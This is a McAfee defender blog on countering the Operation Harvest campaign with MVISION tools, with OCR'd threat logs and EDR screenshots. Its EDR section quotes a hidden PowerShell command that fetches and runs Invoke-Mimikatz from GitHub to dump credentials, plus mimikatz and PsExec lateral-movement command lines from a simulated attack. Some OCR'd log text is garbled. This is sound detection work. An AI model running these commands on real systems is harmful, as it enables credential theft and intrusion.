

McAfee Defender's Blog: Operation Harvest


By Mo Cashman, Filippo Sitzia, Taylor Mullins and Nic Stricher

Summary

McAfee Enterprise's Advanced Threat Research (ATR) team provided deep insight into a long-term campaign [Operation Harvest](#). In the blog, they detail the MITRE Tactics and Techniques the actors used in the attack. In this blog, our Pre-Sales network defenders describe how you can defend against a campaign like Operation Harvest with McAfee Enterprise's MVISION Security Platform and security architecture best practices.

Defending Against Operation Harvest with McAfee

Operation Harvest, like other targeted attack campaigns, leverages multiple techniques to access the network and capture credentials before exfiltrating data. Therefore, as a Network Defender you have multiple opportunities to prevent, disrupt, or detect the malicious activity. Early prevention, identification and response to potentially malicious activity is critical for business resilience. Below is an overview of how you can defend against attacks like Operation Harvest with McAfee's MVISION Security Architecture.



Throughout this blog, we will provide some examples of where MVISION Security Platform could help defend against this type of attack.

Get Prepared with the Latest Threat Intelligence

As Network Defenders our goal is to prevent, detect and contain the threat as early as possible in the attack chain. That starts with using threat intelligence, from [blogs](#) or solutions like [MVISION Insights](#) to get prepared and using tools like MITRE [Attack Navigator](#) to assess your defensive coverage. The ATR blog details the techniques, indicators and tools used by the attackers. Many of the tools used in Operation Harvest are common across other threat actors and detection details for PlugX, and Winnti are already documented in MVISION INSIGHTS.

Get a quick overview of the PlugX tool:

The screenshot displays the McAfee MVISION Insights dashboard. At the top, there are navigation tabs for Protection Workspace, MVISION Marketplace, Product Deployment, Dashboards, System Tree, Policy Catalog, Tag Catalog, and Security Resources. The main dashboard area features several key metrics:

- SECURITY POSTURE SCORE:** A circular gauge showing a score of 9.29, with a scale from 0 to 100. It is categorized into Endpoint and Cloud.
- CAMPAIGNS BY SEVERITY:** A donut chart showing 1125 total campaigns, broken down into High (193), Medium (581), and Low (351).
- CAMPAIGN DETECTIONS:** A line graph showing 11 detections over the last 30 days.
- DEVICES:** A bar chart showing 1/3 exposed devices and 1/3 with insufficient coverage.
- CAMPAIGNS TRENDING GLOBALLY:** A list of trending campaigns, including 'Applepus Cryptocurrency Malware Analysis', 'CISA Alert AA21-200A: APT40 Tactics, Tech...', and 'Operation STOLEN PENCIL'.

The main content area is titled 'Profiles > PlugX' and includes tabs for Overview, Your Environment, Indicators of Compromise (IOCs), and Hunting Rules. The 'Overview' tab is active, showing a detailed description of the PlugX remote access trojan (RAT), its global prevalence map, and associated metadata such as severity (High), knowledge base, and common vulnerabilities and exposures (None).


Easily search for or export PlugX IOCs right from MVISION Insights:

This screenshot shows the 'Indicators of Compromise (IOCs)' section within the PlugX profile. It provides a real-time search interface for IOCs from the campaign in MVISION EDR. The interface includes a search bar, a table of results, and a sidebar for filtering IOCs by type, insights, category, determination, and lethality.


IOCs Type	IOCs Type	IOCs Value	Category	Insights Ty...	Comments	Determin...	Lethality
<input type="checkbox"/> MD5	<input type="checkbox"/> SHA256	<input type="checkbox"/> DOMAIN	<input type="checkbox"/> Payload delivery	<input checked="" type="checkbox"/> Analyzed	Not Available	Unique	Malicious
<input type="checkbox"/> Other Associated	<input type="checkbox"/> Network activity	<input type="checkbox"/> Payload delivery	<input type="checkbox"/> Analyzed	Not Available	Unique	Malicious	
<input type="checkbox"/> Partially Unique	<input type="checkbox"/> Unique	<input type="checkbox"/> Payload delivery	<input type="checkbox"/> Analyzed	Not Available	Unique	Malicious	
<input type="checkbox"/> Malicious Enabler	<input type="checkbox"/> Malicious	<input type="checkbox"/> Payload delivery	<input type="checkbox"/> Analyzed	Not Available	Unique	Malicious	

At the bottom of the table, there is a 'Selected Rows' section and a 'Real-Time Search in MVISION EDR' button.


Get a quick overview of the Winnti tool:



Easily search for or export [Winnti](#) IOCs right from MVISION Insights:




Cross Platform Hunting Rules for Winnti:




MVISION Insights is also updated with the latest technical intelligence on Operation Harvest including a summary of the threat, prevalence, indicators of compromise and recommended defensive countermeasures.

Defending Against Initial Access

In this attack, the initial access involved a compromised web server. Over the last year we have seen attackers increasingly use initial access vectors beyond spear-phishing, such as compromising remote access systems or supply chains. The exploiting of public-facing vulnerabilities for Initial Access is a technique associated with Operation Harvest and other APT groups to gain entry. Detecting this activity and stopping it is critical to limiting the abilities of the threat actor to further their execution strategy. Along with detecting the ongoing activity, it is also imperative to verify critical vulnerabilities are patched and configurations are security best practice to prevent exploitation. MVISION UCE provides visibility into threats, vulnerabilities, and configuration audits mapped to the MITRE ATT&CK Framework for protection against suspicious activity.



Many customer-facing applications and web servers are hosted on cloud infrastructure. As a Network Defender, gaining visibility and monitoring for misconfigurations on the infrastructure platforms is critical as this is increasingly the entry point for an attacker. MVISION Cloud Native Application Protection Platform (CNAPP) provides a continuous assessment capability for multiple cloud platforms in a single console so you can quickly correct misconfigurations and harden the security posture across AWS, AZURE or Google Cloud Platforms.



Harden the Server or Endpoint Against Malicious Tool use

The attackers uploaded several known or potentially malicious tools to compromised systems. Many of these tools were detected on installation or execution by ENS Threat Prevention or Adaptive Threat Prevention Module. The following is a sample of the Threat Event log from ePolicy Orchestrator (ePO) from our testing.

Threat Event Log

View threat and security events from your managed systems. Hide Filter

Presets: Last day Custom: Threats Quick find: Apply Clear Show selected rows

<input type="checkbox"/>	Event Received Time	Preferred Event Time	Threat Target IP-v4 Address	Threat Target Host Name	Event Description	Threat Name	Threat Target File Path	Threat Type	Target Hash
<input type="checkbox"/>	09/01/21 06:40:16.490 AM UTC	9/1/21 6:40:04 AM UTC	10.0.0.6	client1	Infected file deleted.	Lohari_PlugX	C:\Users\mcafee\Desktop\HPCustPartic.bin	Trojan	6c06780cd58980e8e889afa20b2920
<input type="checkbox"/>	09/01/21 06:40:16.433 AM UTC	9/1/21 6:39:51 AM UTC	10.0.0.6	client1	Infected file deleted.	Lohari_PlugX	C:\Users\mcafee\Desktop\HPCustPartU.dll	Trojan	eeee7ad4f36d350543e10b36599f42
<input type="checkbox"/>	08/31/21 12:46:09.427 PM UTC	8/31/21 12:45:57 PM UTC	10.0.0.6	client1	Infected file deleted.	HTool-Mimikatz	C:\Users\mcafee\Desktop\samples\mimi\y64\mimidrv.sys	Potentially Unwanted Program	c94de9019767a75573b25c870936d9a8
<input type="checkbox"/>	08/31/21 12:46:09.387 PM UTC	8/31/21 12:45:54 PM UTC	10.0.0.6	client1	Infected file deleted.	HTool-Mimikatz:88880838C92	C:\Users\mcafee\Desktop\samples\mimi\y64\mimikatz.exe	Trojan	bbb0b53e8c32e7a2636263c3b254c4
<input type="checkbox"/>	08/31/21 12:46:09.410 PM UTC	8/31/21 12:45:52 PM UTC	10.0.0.6	client1	Infected file deleted.	HTool-Mimikatz	C:\Users\mcafee\Desktop\samples\mimi\Win32\mimilib.dll	Potentially Unwanted Program	d0a18285f4842d4e39924446040ee24
<input type="checkbox"/>	08/31/21 12:46:09.403 PM UTC	8/31/21 12:45:52 PM UTC	10.0.0.6	client1	Infected file deleted.	GenericXXLQ:ZW6256E1949D	C:\Users\mcafee\Desktop\samples\mimi\Win32\mimilove.exe	Trojan	8256e19495e12c3f109b76d7a244
<input type="checkbox"/>	08/31/21 12:46:09.317 PM UTC	8/31/21 12:45:52 PM UTC	10.0.0.6	client1	Infected file deleted.	HTool-Mimikatz	C:\Users\mcafee\Desktop\samples\mimi\Win32\mimikatz.exe	Potentially Unwanted Program	6c8a0467032301e161e9897377d9c98
<input type="checkbox"/>	08/31/21 12:46:09.400 PM UTC	8/31/21 12:45:51 PM UTC	10.0.0.6	client1	Infected file deleted.	HTool-Mimikatz	C:\Users\mcafee\Desktop\samples\mimi\Win32\mimidrv.sys	Potentially Unwanted Program	c73a71825ad0b982119f6e8672903c
<input type="checkbox"/>	08/31/21 12:36:10.613 PM UTC	8/31/21 12:35:59 PM UTC	10.0.0.6	client1	Adaptive Threat Protection Clean	ATP/Suspect:1af97d5a3f4	C:\Users\mcafee\Desktop\Smbersec.exe	Trojan	9dd90064037e430ebd1cb38584468
<input type="checkbox"/>	08/31/21 12:36:10.623 PM UTC	8/31/21 12:35:21 PM UTC	10.0.0.6	client1	Infected file deleted.	lbtscan	C:\Users\mcafee\Desktop\lbtscan.exe	Potentially Unwanted Program	R01a9a2d1e31332e36c1a4d2839f12
<input type="checkbox"/>	08/31/21 12:36:10.600 PM UTC	8/31/21 12:35:07 PM UTC	10.0.0.6	client1	Infected file deleted.	Artemis\A86414883823	C:\Users\mcafee\Desktop\WTDSDumpEx.exe	Potentially Unwanted Program	ab64148838238076d530d250829c8bdc1
<input type="checkbox"/>	08/31/21 12:36:10.600 PM UTC	8/31/21 12:34:52 PM UTC	10.0.0.6	client1	Infected file deleted.	Artemis\9C005A029D1E	C:\Users\mcafee\Desktop\psw64.exe	Trojan	9c005a029d1e494e4975898b8e40d
<input type="checkbox"/>	08/31/21 12:36:22.170 PM UTC	8/31/21 12:34:29 PM UTC	10.0.0.6	client1	Infected file deleted.	HTool-WMIExec	C:\Users\mcafee\Desktop\wmiexec.exe\wmiexec	Potentially Unwanted Program	47e001233af2003895f13282cd90a1c

You can easily search for these events in ePO and investigate any systems with detections.

For best protection turn on Global Threat Intelligence (GTI) for both Threat Prevention and Adaptive Threat Protection modules. Ensure ATP Rules 4 (GTI File Reputation) and 5 (URL Reputation) are enabled in ATP. Global Threat Intelligence is updated with the latest indicators for this attack as well.

Additionally, based on other observables in this attack, we believe there are several other Adaptive Threat Prevention Rules that could prevent or identify potentially malicious activity on the endpoint or server. Monitor especially for these ATP events in the ePO threat event logs:

Rule 269: Detects potentially malicious usage of WMI service to achieve persistence

Rule 329: Identify suspicious use of Scheduled Tasks

Rule 336: Detect suspicious payloads targeting network-related services or applications via dual use tools

Rule 500: Block lateral movement using utilities such as Psexec from an infected client to other machines in the network

Rule 511: Detect attempts to dump sensitive information related to credentials via Isaa

Analysis will continue and additional ATP rules we think relate will be added to mitigation guidance in MVISION Insights.

ENS with Expert Rules

Expert Rules are a powerful, customizable signature language within ENS Threat Prevention Module. For this attack, you could use Expert Rules to identify potential misuse of Psexec or prevent execution or creation of certain file types used such as .rar files.

Additional guidance on creating your own Expert Rules and link to our repository are here:

[How to Use Expert Rules in ENS to Prevent Malicious Exploits](#)

[ATR Expert Rule Repository](#)

Per standard practice, we recommend that customers test this rule in report mode before applying in block mode.

Preventing or Detecting Command and Control

Like other attacks exploiting critical vulnerabilities, attackers may gain command and control over exploited systems to deliver payloads or other actions. MVISION EDR can both identify many command-and-control techniques such as Cobalt Strike beacons. In this case, MVISION EDR would have logged the DNS and HTTP connection requests to the suspicious domains and an SOC analysts could use Real Time and Historical search to hunt proactively for compromised machines.

Additionally, Unified Cloud Edge (UCE – SWG) can prevent access to risky web sites using threat intelligence, URL reputation, behaviour analysis and remote browser isolation. Ensure you have a strong web security policy in place and are monitoring logs. This is a great control to identify potentially malicious C2 activity.

Monitoring for Privilege Escalation


The adversary used several techniques and tools to elevate privileges and run Mimikatz to steal credentials. In our simulation, MVISION EDR proactively identified the attempt to download and execute in memory a Mimikatz PowerShell script.

The screenshot displays the MVISION EDR interface for a device named 'client1' on August 25, 2021, at 11:00:35 AM. The device is identified as 'client1 (1)' with a 'High Risk' status. The operating system is 'Windows 2016' with MAC address '00:50:56:0b:a1:a8' and IP address '10.0.0.6'. Under 'Threat Behavior', 'Techniques Observed(29)' includes OS Credential Dumping T1003 (Credential Access), Application Window Discovery T1010 (Discovery), Query Registry T1012 (Discovery), System Network Configuration Discovery T1016 (Discovery), and Remote System Discovery T1018 (Discovery). 'Suspicious Indicators(41)' lists several indicators such as 'Detected suspicious binary doing network discovery', 'Created a new service using a non-GUI binary', and 'Detected suspicious binary doing process discovery'. Under 'Process Activity', a table view shows a 'Process started' event on August 25, 2021, at 10:54:26 AM, with PID '8388 - u6059M66.exe'. The summary for this event states: 'Extracted plaintext credentials from memory with Invoke-Mimikatz PowerShell script' and 'Credential dumping attempt detected by mimikatz tool (PowerShell script)'. The command line is: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -nop -exec bypass -c IEX (New-Object Net.WebClient).DownloadString(https://raw.githubusercontent.com/EmpireProject/Empire/master/dat...); Invoke-Mimikatz -DumpCreds -DomainName MDEMO-EBC -UserName mcfee'.

We simulated the attacker malicious attempt using potato tools reproducing a generic privilege escalation. From the EDR monitoring process tree we could observe the sequence of events with a change in terms of user name from a user account to SYSTEM.”

Threat Details				
Threat Behavior				
OS Credential Dumping T1003 (Credential Access)	Detected binary doing window discovery			
Application Window Discovery T1010 (Discovery)	Detected suspicious binary doing window application discovery			
System Owner/User Discovery T1033 (Discovery)	Detected cmd /c execution			
Command and Scripting Interpreter T1059 (Execution)	Discovered name of the logged user			
Permission Groups Discovery T1069 (Discovery)	Suspicious binary process read LSASS memory, credential dumping might have happened			
Account Discovery T1087 (Discovery)	Executed 'whoami.exe' which is an admin tool			
Process Activity				
Table View				
Filter events ▼ Filtered by Severity Show all activity Filter by keyword				
Date	Event Type	Actor	Summary	
Aug 30, 2021 11:42:09 AM	Process started	PID: 1876 - cmd.exe	Command line: sample1.exe Domain name: CLIENT-8 User name: john	
Aug 30, 2021 11:42:10 AM	API Call	PID: 288 - sample1.exe	API name: GetWindowLong Arguments: Result: 234567890 Module:	
Aug 30, 2021 11:42:09 AM	Process started	PID: 288 - sample1.exe	Command line: C:\Windows\system32\cmd.exe /c pause Domain name: CLIENT-8 User name: john	
Aug 30, 2021 11:42:10 AM	Process started	PID: 288 - sample1.exe	Command line: sample2.exe Domain name: NT AUTHORITY User name: SYSTEM	
Aug 30, 2021 11:42:11 AM	Process started	PID: 9504 - sample2.exe	Command line: whoami Domain name: NT AUTHORITY User name: SYSTEM	
Aug 30, 2021 11:42:13 AM	Process started	PID: 9504 - sample2.exe	Command line: mimikatz.exe /privilege:debug /url:securite.srgonpasswords Domain name: NT AUTHORITY User name: SYSTEM	
Aug 30, 2021 11:42:14 AM	Process started	PID: 9580 - mimikatz.exe	Command line: SYNC:\Windows\system32\conhost.exe 0x00000000 - ForceV1 Domain name: NT AUTHORITY User name: SYSTEM	

We started a guided investigation on the affected system. Analytics on the data identified anomalies in user behavior. Guided investigations make easier to visualize complex data sets and interconnections between artifacts and systems.



Identifying Commonly used Tools for Lateral Movement

The attackers used a common dual use system utility, in this case Psexec.exe, to move laterally. In many cases, the malicious use of legitimate system tools is difficult to detect with signature-based detection only. MVISION EDR uses a combination of behaviour analytics and threat intelligence to proactively identify and flag a high severity alert on malicious use of Psexec for lateral movement.

Psexec.exe used for lateral movement:

Device: client1 Aug 25, 2021 11:00:35 AM 1 affected devices

Device	Activity Date	Severity	Operating System Version	ePO Tags	MAC Address	IP Address
client1 (1)	Aug 25, 2021 11:00:35 AM	High Risk	Windows 2016		00:50:56:0b:a1:a8	10.0.0.6

Threat Behavior

- Permission Groups Discovery T1069 (Discovery)
 - A file was copied on the administrative share of a remote endpoint
- Application Layer Protocol T1071 (Command and Control)
 - File deleted
- Windows Admin Shares T1077 (Lateral Movement)**
 - Deleted files from folder used by system or application updates
- File and Directory Discovery T1083 (Discovery)
 - Portable Executable (PE) file created/moved into folder commonly used by malware
- PowerShell T1088 (Execution)
 - Detected creation of PSEXESVC.exe over SMB protocol
- Account Discovery T1087 (Discovery)
 - Created new scripting file under System folder or User Data folder

Process Activity

Table View

Filter events by severity | Filtered by Severity | Filter by keyword | Showing 2 of 1693 events

Date	Event Type	Actor	Summary
Aug 25, 2021 10:54:25 AM	Process started	PID: 8388 -- u5059M66.exe	Command line: C:\WINDOWS\TEMP\zoots\PSEXESVC.exe 1110.0.1 -C C:\WINDOWS\TEMP\u6059M66.exe Domain name: MDEMO-ERC User name: mcafee
Aug 25, 2021 10:54:25 AM	File created	PID: 8760 -- PsExec64.exe	Name: PSEXESVC.exe Path: \\10.0.0.1\ADMIN\PSSEXESVC.exe SHA-256: 6840AD4A8730CB9E28F9DE70681162408E1AC12397139FC87D0348AB21309D

Mapping User and Data Anomalies to Detect Exfiltration

The threat actors behind Operation Harvest utilized various tools to elevate privileges and exfiltrate data out of the impacted environment. Visualizing anomalies in user activity and data movement can be used to detect out of the ordinary behavior that can point to malicious activity going on in your environment. MVISION UCE will monitor user behavior and provide anomalies for the security team to pinpoint areas of concern for insider or external adversarial threats.

Identifying User Access Anomalies with UCE:

